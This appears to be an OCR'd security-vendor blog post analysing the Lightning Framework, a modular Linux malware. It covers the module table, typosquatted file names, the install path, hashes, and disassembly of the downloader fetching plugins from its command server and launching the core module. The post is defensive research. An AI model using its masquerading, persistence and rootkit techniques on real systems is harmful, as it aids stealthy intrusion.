

Lightning Framework: New Undetected “Swiss Army Knife” Linux Malware ⚡


intezer.com/blog/research/lightning-framework-new-linux-threat/

July 21, 2022





Written by Ryan Robinson - 21 July 2022




Lightning Framework is a new undetected Swiss Army Knife-like Linux malware that has modular plugins and the ability to install rootkits.

Year after year Linux environments increasingly become the target of malware due to continued threat actor interest in the space. Malware targeting Linux environments surged in 2021, with a large amount of innovation resulting in new malicious code, especially in ransomwares, trojans, and botnets. With the rise in use of the cloud, it is no wonder that malware innovation is still accelerating at breakneck speed in this realm.

This is a technical analysis of a previously undocumented and undetected Linux threat called the *Lightning Framework*. It is rare to see such an intricate framework developed for targeting Linux systems. Lightning is a modular framework we discovered that has a plethora of capabilities, and the ability to install multiple types of rootkit, as well as the capability to run plugins. The framework has both passive and active capabilities for communication with the threat actor, including opening up SSH on an infected machine, and a polymorphic malleable command and control configuration. We are releasing this blog for informational purposes. We do not have all the files that are referenced in the framework, but hope that this release will help others if they possess other pieces of the jigsaw puzzle. We have not observed this malware being used in attacks in the wild.

Technical Analysis of Lightning Framework

The framework consists of a downloader and core module, with a number of plugins. Some of the plugins used by the malware are open-source tools. Below is a figure of the framework layout:




Overview of the Modules

Name	Name on Disk	Description

Lightning.Downloader	kbioset	The persistent module that downloads the core module and its plugins
Lightning.Core	kkdmflush	The main module of the Lightning Framework
Linux.Plugin.Lightning.SsHijacker	soss	There is a reference to this module but no sample found in the wild yet.
Linux.Plugin.Lightning.Sshd	sshod	OpenSSH with hardcoded private and host keys
Linux.Plugin.Lightning.Nethogs	nethoogs	There is a reference to this module but no sample found in the wild yet. Presumably the software Nethogs
Linux.Plugin.Lightning.iftop	iftoop	There is a reference to this module but no sample found in the wild yet. Presumably the software iftop
Linux.Plugin.Lightning.iptraf	iptraof	There is a reference to this module but no sample found in the wild yet. Presumably the software IPTraf
Linux.Plugin.RootkieHide	libsystemd.so.2	There is a reference to this module but no sample found in the wild yet. LD_PRELOAD Rootkit
Linux.Plugin.Kernel	elastisearch.ko	There is a reference to this module but no sample found in the wild yet. LKM Rootkit

Lightning.Downloader

The main function of the downloader module is to fetch the other components and execute the core module.



Malicious
Main Family: Lightning Framework

SHA256
48f9471c20316b295704e6f8feb2196dd619799edec5835734fc24051f45c5b7
VIRUSTOTAL Report (0 / 59 Detections)
elf
amd x86-64 architecture

Known Malicious.
This file is a known malware and exists in Intezer's blocklist or is recognized by trusted security vendors

Analyzed on Jul 19th 2022

Original File
78.17 KB
48f9471c20316b295704e6f8feb2196dd...
Malicious | Lightning Framework (118 Genes)


Lightning Framework
Malware 96.99%

File Metadata

Size	78.17 KB
SHA256	48f9471c20316b295704e6f8feb2196dd619799edec5835734fc24051f45c5b7
MD5	204728fb1878b9f4f83c110e7cf6b5b5
File Type	ELF executable
SHA1	cce00f83b70839ea9d42f2fe4ec773e6014ef00f
Ssdeep	1536:Dlu+9WjgzCuN04fRI2Vunf4PD+1hDRFftZ/u+IHMCDjeR:Dlu5k1NzD6DR5XCDje
VIRUSTOTAL	Report (0 / 59 Detections)

Lightning Downloader result in Intezer Analyze

The downloader module starts by checking if it is located in the working directory `/usr/lib64/seahorses/` under the name `kbioset`. The framework makes heavy use of typosquatting and masquerading in order to remain undetected. The reference to *seahorses* masquerades the password and key manager software *seahorse*. If not it will relocate itself to that working directory and execute that copy. The downloader will fingerprint the host name and network adapters to generate a GUID, which will be sent to the command and control (C2) server.



```
mov     r9d, dword ptr [rsp+1E8h+var_1B8]
mov     r8d, eax
jmp     loc_40C712
```


```
loc_40C712:
lea     rdi, [rsp+1E8h+s]
xor     eax, eax
mov     ecx, 4
movzx   r15d, r15w
mov     esi, 27h ; '''  ; maxlen
movzx   r9d, r9w
rep stosq
xor     eax, eax
mov     ecx, [rsp+1E8h+var_1BC]
movzx   r8d, r8w
mov     edx, offset a08x04x04x04 ; "{%08X-%04X-%04X-%04X-%04X%04X%04X}"
mov     [rdi+4], ax
mov     eax, [rsp+1E8h+var_1B0]
mov     dword ptr [rdi], 0
mov     byte ptr [rdi+6], 0
lea     rdi, [rsp+1E8h+s] ; s
mov     [rsp+1E8h+var_1D0], r15d
sar     eax, 10h
mov     [rsp+1E8h+var_1D8], eax
movzx   eax, bx
sar     ebx, 10h
mov     [rsp+1E8h+var_1E0], eax
mov     [rsp+1E8h+var_1E8], ebx
xor     eax, eax
call    _snprintf
test    r13b, 1
mov     rdi, r13
mov     rsi, rbp
mov     eax, 100h
jnz     loc_40C890
```

```
loc_40C890:
movzx   eax, [rsp+1E8h+name]
add     rdi, 1
```

Building the GUID

The downloader will then contact the C2 to fetch the following modules and plugins:

- Linux.Plugin.Lightning.SsHijacker
- Linux.Plugin.Lightning.Sshd
- Linux.Plugin.Lightning.Nethogs
- Linux.Plugin.Lightning.iftop
- Linux.Plugin.Lightning.iptraf
- Lightning.Core




```
mov     rdi, r12        ; s
xor     eax, eax
call    _sprintf
lea     rsi, [rsp+0DB8h+var_638]
mov     edx, offset aLinuxPluginLig ; "Linux.Plugin.Lightning.SsHijacker"
mov     rdi, rbx
call    decode_write
lea     rsi, [rsp+0DB8h+var_538]
mov     edx, offset aLinuxPluginLig_0 ; "Linux.Plugin.Lightning.Sshd"
mov     rdi, rbx
call    decode_write
lea     rsi, [rsp+0DB8h+var_438]
mov     edx, offset aLinuxPluginLig_1 ; "Linux.Plugin.Lightning.Nethogs"
mov     rdi, rbx
call    decode_write
lea     rsi, [rsp+0DB8h+var_338]
mov     edx, offset aLinuxPluginLig_2 ; "Linux.Plugin.Lightning.iftop"
mov     rdi, rbx
call    decode_write
mov     edx, offset aLinuxPluginLig_3 ; "Linux.Plugin.Lightning.iptraf"
mov     rsi, r12
mov     rdi, rbx
call    decode_write
lea     rdi, [rsp+0DB8h+var_838]
call    check_access
test    eax, eax
jnz     short loc_401E98
```

```
mov     esi, offset aLightningCore ; "Lightning.Core"
mov     rdi, rbx
call    write_fingerprint_meta
test    eax, eax
jnz     short loc_401EE8
```

```
loc_401EE8:
```

Resources fetched from the C2

The method of contacting the C2 will be described below in the malleable C2 section (click here to jump to that section). The downloader will then execute the core module (kkdmflush).



```
launch_kkdmflush proc near
; __unwind {
sub     rsp, 108h
xor     eax, eax
mov     ecx, 20h ; ' '
mov     rdi, rsp
mov     edx, offset filename ; "/usr/lib64/seahorses/"
mov     r8d, offset a20220326 ; "20220326"
rep stosq
mov     esi, offset aS  ; "%s"
mov     ecx, offset aKkdmflush ; "kkdmflush"
mov     rdi, rsp        ; s
call    _sprintf
mov     rdi, rsp        ; command
call    _system
mov     edx, eax
xor     eax, eax
cmp     edx, 0FFFFFFFFh
jz      short loc_40BD31
```


```
test    dl, 7Fh
jnz     short loc_40BD31
```

Execution of the core module

Lightning.Core

The core module is the main module in this framework, it is able to receive commands from the C2 and execute the plugin modules. The module has many capabilities and uses a number of techniques to hide artifacts to remain running under the radar.

The core module modifies the name of the calling thread of the module to *kdmflush*, to make it appear that it is a kernel thread.



